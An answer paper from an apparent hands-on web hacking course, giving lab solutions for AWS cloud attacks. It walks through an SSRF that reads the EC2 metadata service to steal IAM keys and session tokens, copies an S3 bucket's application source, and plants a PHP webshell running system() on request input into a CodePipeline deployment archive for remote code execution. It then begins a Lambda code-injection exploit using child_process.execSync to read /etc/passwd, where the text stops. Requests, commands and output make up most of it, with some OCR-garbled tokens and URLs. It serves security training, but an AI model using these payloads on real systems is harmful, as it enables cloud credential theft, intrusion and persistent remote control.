

Advanced Web Hacking (Part 4)

Answer Paper

HACK * TEACH * PROTECT



Contents

Module: Cloud Pentesting	2
AWS - SSRF Exploitation - Elastic Beanstalk.....	2
AWS Serverless Exploitation.....	13
Leaked Storage Account.....	19
Exploiting AWS Cognito Misconfigurations.....	27
Module: Web Cache Attacks	36
Web Cache Deception	36
Web Cache Poisoning.....	40
Module: Miscellaneous Vulnerabilities	46
Unicode Normalization Attack	46
Second-order IDOR	51
Leverage Git misconfiguration to ViewState RCE	56
HTTP Desync Attacks	62

Module: Cloud Pentesting

AWS - SSRF Exploitation - Elastic Beanstalk


Challenge URL: http://cloud.webhacklab.com/view_pospdocument.php?doc= {}

- Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.
- Upload a webshell via Continuous Deployment (CD) pipeline.


Solution:

Step 1: Navigate to the URL

“http://cloud.webhacklab.com/view_pospdocument.php?doc=https://raw.githubusercontent.com/nirhua/te/ua/test/master/cloud-memes.jpg”



Step 2: By default Apache’s server-status page is not accessible from the internet but only via localhost as shown below.



Step 3: Intercept the above request and provide “http://localhost/server-status” to parameter “doc”. Due to SSRF vulnerability it is possible to read the page content as shown below.

Request

Raw Params Headers Hex

```
GET /view_pospdocument.php?doc=http://localhost/server-status HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:30:03 GMT
Server: Apache
Content-Length: 6755
Connection: close
Content-Type: image/png

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for localhost (via 127.0.0.1)</h1>

<dl><dt>Server Version: Apache/2.4.37 (Amazon)</dt>
<dt>Server MPM: prefork</dt>
<dt>Server Built: Dec 13 2018 00:17:42
</dt></dl><hr /><dl>
<dt>Current Time: Sunday, 19-May-2019 12:30:03 UTC</dt>
<dt>Restart Time: Thursday, 31-Jan-2019 17:07:34 UTC</dt>
<dt>Parent Server Config. Generation: 3</dt>
<dt>Parent Server MPM Generation: 2</dt>
<dt>Server uptime: 107 days 19 hours 22 minutes 28 seconds</dt>
<dt>Server load: 0.00 0.00 0.00</dt>
```

Note: Confirming that the service provider is Amazon through server fingerprinting.

Step 4: Retrieve the IAM account number, profile ID passing the metadata URL to parameter “doc”:

http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/info

Request

Raw Params Headers Hex

```
GET /view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/info HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

? < + > Type a search term

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:47:13 GMT
Server: Apache
Content-Length: 216
Connection: close
Content-Type: image/png

{
  "Code": "Success",
  "LastUpdated": "2019-05-19T11:56:13Z",
  "InstanceProfileArn": "arn:aws:iam::696244368879:instance-profile/aws-elasticbeanstalk-ec2-role",
  "InstanceProfileId": "AIPAIAPD5TXQPXXXXXXXXXX"
}
```

Account number: 696XXXXX79

Instance Profile Id: AIPAIAPD5TXQPXXXXXXXXXX

Step 5: Retrieve the region by passing the metadata URL to parameter “doc”.

http://169.254.169.254/latest/dynamic/instance-identity/document

The screenshot shows a REST client interface with two main sections: 'Request' and 'Response'. The 'Request' section has tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The raw request text is: `GET /view_pospdocument.php?doc=http://169.254.169.254/latest/dynamic/instance-identity/document HTTP/1.1`. Below the request is a search bar with a search term 'Type a search term'. The 'Response' section has tabs for 'Raw', 'Headers', and 'Hex'. The raw response text shows headers: `Date: Mon, 20 May 2019 14:54:27 GMT`, `Server: Apache`, `Content-Length: 476`, `Connection: close`, and `Content-Type: image/png`. The body of the response is a JSON object: `{ "privatelp": "172.31.39.84", "devpayProductCodes": null, "marketplaceProductCodes": null, "instanceType": "t2.micro", "architecture": "x86_64", "imageId": "ami-08b77cd874f8df8d6", "version": "2017-09-30", "billingProducts": null, "instanceId": "i-0e865a65749f5a04c", "accountId": "696244368879", "availabilityZone": "us-east-1d", "kernelId": null, "ramdiskId": null, "pendingTime": "2019-01-31T17:06:28Z", "region": "us-east-1" }`. The 'region' field is underlined in red.

Region: us-east-1

Step 6: Navigate to the URL below for retrieving AccessKeyId, SecretAccessKey and Token:

http://cloud.webhacklab.com/view_pospdocument.php?doc=http://169.254.169.254/1atest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role

Request

Raw Params Headers Hex

```
GET /view_pospdocument.php?doc=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role HTTP/1.1
Host: cloud.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

? < + >

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 12:50:07 GMT
Server: Apache
Content-Length: 1274
Connection: close
Content-Type: image/png

{
  "Code": "Success",
  "LastUpdated": "2019-05-19T11:57:02Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA2EG3F6XXR [REDACTED]",
  "SecretAccessKey": "O69mLzDI47ibjomVqipmHU2ze0TE [REDACTED]",
  "Token": "AgoJb3JpZ2luX2VjEFQaCXVzLWVhc3QtMSJHMEUCIDwu4rSsYTxFJJdzSAVWI1q6sTYLXjMmZF8+aDCHjtkSAiEAi8rtgLJZbrdc03+16nX6EdE
UmA1cNbeZGiQ3ddj+xUyujzTDG5Um8GmK0wn0u2RKLznE0S8swr8YGAQUln/HQP57BuLclRGlyhyNTeG1bdy7owYCVVT/TJK71Tgks7CJbhMwE
wUtVzh8kq6N2gmCBN06FNBY+JEcOE5b5c6vYZe5ROhnGK6bPdVB5PDNM+ORUJSSBZfJU2kdZqU24nN4plpjTYqCY3/0QkBP9RBZTF70v+ffHip
QMfz/04js48NO6f7WckjI0amV4rHRkQZvqrg4r755gSRGX0xD17qv66DJ4U2LWN3zPQ9ALLmu/kBUEywUHKrhJinRT3zZXqoLjV17IKWDllcInZDqN7
VQ5ggm42sZgkmPZC8RUgOeyLNCZJhfOigfG8BH47g+dfW8maedMV3fMOolwtqEzwhoEAqy0kbalMwStYL1NHf7JM2eRqYZvFSPaI/L3plMR53
"Expiration": "2019-05-19T18:14:16Z"
}
```

Step 7: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F.....  
root@kali:~# export AWS_SECRET_ACCESS_KEY=mhEI+cQUGIy79XMqm6n1XrV.....  
root@kali:~# export AWS_DEFAULT_REGION=us-east-1  
root@kali:~# export AWS_SESSION_TOKEN=FQoGZXIvYXdzEI////////wEaDCaPfjkbqj20...
```

```
(root@kali)-[~]  
# export AWS_ACCESS_KEY_ID=AS[REDACTED]V5T  
  
(root@kali)-[~]  
# export AWS_SECRET_ACCESS_KEY=k3[REDACTED]BoIn  
  
(root@kali)-[~]  
# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjECIaCXVzLWVhc3QtMSJHMEUCIQDq70KynoBBVmZvcr77bCbYAO  
W zkiD  
B w7/6  
4 79HE  
F onJY  
/ QXiw  
h MLKe  
F VRSO  
U Q900  
q oY5D  
j 3pin  
bsNNjwQfEA3baqWQ7UbE96sm/Q=  
  
(root@kali)-[~]  
# export AWS_DEFAULT_REGION=us-east-1
```

Step 8: Access S3 bucket using the Kali Terminal.

```
root@kali:~# aws s3 ls
```

```
savan@kali:~$ aws s3 ls
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
savan@kali:~$ █
```

As shown access is denied, this could be due to security policies.

Step 9: The managed policy “AWSElasticBeanstalkWebTier” by default only allows to access S3 buckets whose name start with “elasticbeanstalk”

Reference: <https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/iam-instanceprofile.html>

Policy ARN: arn:aws:iam::aws:policy/AWSElasticBeanstalkWebTier

Description: Provide the instances in your web server environment access to upload log files to Amazon S3.

Permissions: Policy usage, Policy versions, Access Advisor

Policy summary (JSON):

```
{
  "Sid": "BucketAccess",
  "Action": [
    "s3:Get*",
    "s3:List*",
    "s3:PutObject"
  ],
  "Effect": "Allow",
  "Resource": [
    "arn:aws:s3:::elasticbeanstalk-*",
    "arn:aws:s3:::elasticbeanstalk-*/*"
  ]
},
{
  "Sid": "XRayAccess",
```

To access the S3 bucket, we needed to know the bucket name. Elastic Beanstalk creates an Amazon S3 bucket named **elasticbeanstalk-region-account-id** for each region in which you create environments with role `aws-elasticbeanstalk-ec2-role`. Elastic Beanstalk uses this bucket to store objects, for example temporary configuration files, that are required for the proper operation of your application.

- <http://169.254.169.254/latest/meta-data/iam/info> -
 - "InstanceProfileArn" : "arn:aws:iam::6XXXXXX79:instance-profile/aws-elasticbeanstalk-ec2-role",
- <http://169.254.169.254/latest/user-data>
 - Access Zone information

Step 10: Use AWS CLI to gain access to the bucket

```
root@kali:~# aws s3 ls s3://elasticbeanstalk-region-account-id/ --recursive

Example: aws s3 ls s3://elasticbeanstalk-us-east-1-6XXXXX79/ --recursive
```

```
savan@kali:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F6XX6UTIS7ED
savan@kali:~$ export AWS_SECRET_ACCESS_KEY=h2EuL9XF30khWJ0wyFgb6lnqe1/ltM9TK1wV7
HHj
savan@kali:~$ export AWS_DEFAULT_REGION=us-east-1
savan@kali:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjElR////////wEaCXVzLWVhc3QtMSJHMEUCIDunelaelALLcL+XQ/b
Pahcd/03yAIich/PtDwljYk8PAiEapBgpZRdZIGOR8jYlHqDhLkT/3OqbPuJipSitLD6ViEYqtAMicxABGgw2OTYyNDQzNjg4NzkiDLbsS7Pyi
gZYyJ0MDCqRA29XYoYbAMQhALUL16pD9jeDlToymSewIR6xt93NdbWPv8+Um1S3XsV10g7MD+rYcWg7O1Fsw/pa0QQ4QgerxNa+TA0YIR53MrGS
h+o5PojWQyckeP+p7A/u7iw26hT4snr2rQkNVoZD3cGLt0YLOMjTwa+ldG9tQyWXCqeFGIkroNt0Z4CAU8nR2X4NjBsT3yweloQJuABe2Uy2O5
dTiW441HvB4AdhI/JvrN/MfvfyePavseTl04jheYBNWcpl8/DGVT8VfJNhpXkt/BNEdtMLodcvb3nSGH2nmNv7dFGVP/II0knihAPolcSokWh
5qw8TpeGagHGjZozyfAVnI6gCDBkPnN90w2DO+JbGONRPsjU/hwpmV6jfnMqWGVaUgq0QXRJHWgxovK/eUICtinSwlqPlvJyBQG+CMD5MP1SO5
FFNBVDBrncBdz5cX0atGL07xi0x4Z7PlNwZ6gyXc97sk9P/SsiI36pDxKKj0GPFmBxY2DkNjxkBljnJMop3oQmdAMmz2T5lVleJphQ/iA5MMY
55fgFousBx0iBxiARFJ5tRW6tbNCoDC9xb+DgYcw4FRmFORs3J4UpOVSTYTBg3gmLUKYzaOYoq182nX2Q6akgwo2FJNW693m+tytdhh35CilxM
dIZBfgMsG33NMPOQuKOer2G6hHkT+GUUxBmUIFSOarvsHPozGhpVxhQkBBmk2b6D1OHfCLCZvkfqHLYP9MdJWN2KrMwv4CiWuuRP03jJB4yi
ZkCDsZosfr4Sd0/DBGDS8mpNxoSOWvTmL6gWtJ7EB.TNlMe9uXmd0g+GchZEq8GYoMwmN6M505zAC60j7ThTA0xX8spHlySxY5E1NcA==
savan@kali:~$ aws s3 ls s3://elasticbeanstalk-us-east-1-69          9/ --recursive
2019-01-30 19:09:06          0 .elasticbeanstalk
2020-07-22 21:20:39          761 2019028gtB-InsuranceBroking-stag-v2.0024.zip
2019-05-22 13:13:04          446 resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
2019-07-02 16:22:34          22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
90815eed3f2773c34127e9123b4651
2019-05-20 16:04:53          22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/00
c17349821af734fe6a5f1650333168
2019-08-06 19:05:49          22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/0a
ae7c193badcf5ace96bba8365a211c
2019-10-18 21:43:23          22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/1a
d27413d533654c407d7502c56fac8e
2019-08-06 18:47:41          22 resources/_runtime/_embedded_extensions/Insurance Broking App - CodePipeline/27
```


Step 11: To download the source code use the following command:

```
root@kali:~# aws s3 cp s3://elasticbeanstalk-us-east-1-6XXXXX79/ {destination
local path} --recursive
```

```
savan@kali:~$ aws s3 cp s3://elasticbeanstalk-us-east-1-69          '9/ /home/savan/elasticdata --recursive
download: s3://elasticbeanstalk-us-east-1-696244368879/2019028gtB-InsuranceBroking-stag-v2.0024.zip to elasticdata
/2019028gtB-InsuranceBroking-stag-v2.0024.zip
download: s3://elasticbeanstalk-us-east-1-696244368879/.elasticbeanstalk to elasticdata/.elasticbeanstalk
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/00c17349821af734fe6a5f1650333168 to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/00c17349821af734fe6a5f1650333168
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/0aae7c193badcf5ace96bba8365a211c to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/0aae7c193badcf5ace96bba8365a211c
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2c20ae6ae7d161139f4bef99c641ffbd
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f03a88fe3af8ad6bc213f2cab5456f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/27f495c6c8d63d04706636adf8aaf22f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/27f495c6c8d63d04706636adf8aaf22f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d44ba74bdcbd7alb32d78942a06309f to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d44ba74bdcbd7alb32d78942a06309f
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc0
94a9f36e07ca091 to elasticdata/resources/_runtime/_embedded_extensions/A/bb5e0c3ce52a0cbc094a9f36e07ca091
download: s3://elasticbeanstalk-us-east-1-696244368879/resources/_runtime/_embedded_extensions/Insurance Broking A
pp - CodePipeline/2d7a0547a865cb04ccae8d3deccc6e48 to elasticdata/resources/_runtime/_embedded_extensions/Insuranc
e Broking App - CodePipeline/2d7a0547a865cb04ccae8d3deccc6e48
```

Pivoting from SSRF to RCE

The software release, in this case, is automated using AWS Pipeline, S3 bucket as a source repository and Elastic Beanstalk as a deployment provider. AWS CodePipeline is a CI/CD service which builds, tests and deploys code every time there is a change in code (based on the policy). The Pipeline supports GitHub, Amazon S3 and AWS CodeCommit as source provider and multiple deployment providers including Elastic Beanstalk. The AWS official blog on how this works can be found [here](#).



The screenshot shows a navigation bar with three tabs: 'GitHub', 'Amazon S3' (which is selected and underlined), and 'AWS CodeCommit'. Below the navigation bar, the text reads: 'a. If you plan to use Amazon S3 as your source, you will retrieve the sample code from the AWS GitHub repository, save it to your computer, and upload it to an Amazon S3 bucket.' This is followed by a bulleted list: '• Visit our GitHub repository containing the sample code at https://github.com/aws-labs/aws-codepipeline-s3-aws-codedeploy_linux' and '• Click the *dist* folder.'

Step 12: Create a new PHP file (webshell) as shown in Figure:

```
File: webshell100x.php
<html>
<body>
<form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="text" name="call" id="call" size="80">
<input type="submit" value="go">
</form>
<pre>
<h1> My Webshell 1001 </h2>
<?php
if($_GET['call'])
{
system($_GET['call']);
}
```

```
?>

</pre>

</body>

</html>
```

```
webshell1001.php
1 <html>
2 <body>
3 <form method="get" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="text" name="call" id="call" size="80">
5 <input type="submit" value="go">
6 </form>
7 <pre>
8
9 <h1> My Webshell 1001 </h2>
10
11 <?php
12 if($_GET['call'])
13 {
14     system($_GET['call']);
15 }
16 ?>
17 </pre>
18 </body>
19 </html>
```

Step 13: Add newly created file to the 2019028gtB-InsuranceBroking-stag-v2.0024.zip file as shown below:

```
root@kali:~# zip -ur 2019028gtB-InsuranceBroking-stag-v2.0024.zip
webshell100X.php
```

Step 14: To check if the file has been added to the zip run the command and locate the shell file:

```
root@kali:~# vi 2019028gtB-InsuranceBroking-stag-v2.0024.zip
```

```
" zip.vim version v28
" Browsing zipfile /home/.../awsdata/2019028gtB-InsuranceBroking-stag-v2.0024.zip
" Select a file with cursor and press ENTER

view_pospdocument.php
webshell1001.php
```

Step 15: Now, upload an archive file to S3 bucket using the AWS CLI command, as shown in Figure:


```
root@kali:~# aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip
s3://elasticbeanstalk-us-east-1-696XXXXXXXXX/

$aws s3 cp 2019028gtB-InsuranceBroking-stag-v2.0024.zip s3://elasticbeanstalk-us-east-1-6961
upload: ./2019028gtB-InsuranceBroking-stag-v2.0024.zip to s3://elasticbeanstalk-us-east-1-6962
69/2019028gtB-InsuranceBroking-stag-v2.0024.zip
$
```

Step 16: The moment the new file is updated, CodePipeline immediately starts the build process and if everything is OK, it will deploy the code on the Elastic Beanstalk environment.

Once the pipeline is completed, we can then access the web shell and execute arbitrary commands to the system, as shown below.

```
http://cloud.webhacklab.com/webshell100x.php
```



We successfully have an RCE!

AWS Serverless Exploitation

Challenge URL: <https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'>

- Identify and exploit Remote Code Execution vulnerability in the Lambda function
- Obtain Secret Tokens
- Gain access to S3 bucket
- Connect to EC2 instance

Solution:

Step 1: Navigate to our serverless lambda application which takes input from the “query” parameter. Notice how the input from the query parameter is getting reflected back on the page.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='notsosecure'
```




Step 2: Evaluate the expression by passing 5*5 in the query parameter. The expression was evaluated which implies that the lambda function would evaluate any command provided as an input leading to a remote code execution.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=5*5
```



Step 3: Now that the application is evaluating the expressions, inject the function “require” to execute commands on the host to read the content of the file “/etc/passwd” as shown below:

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27cat%20/etc/passwd%27);
```



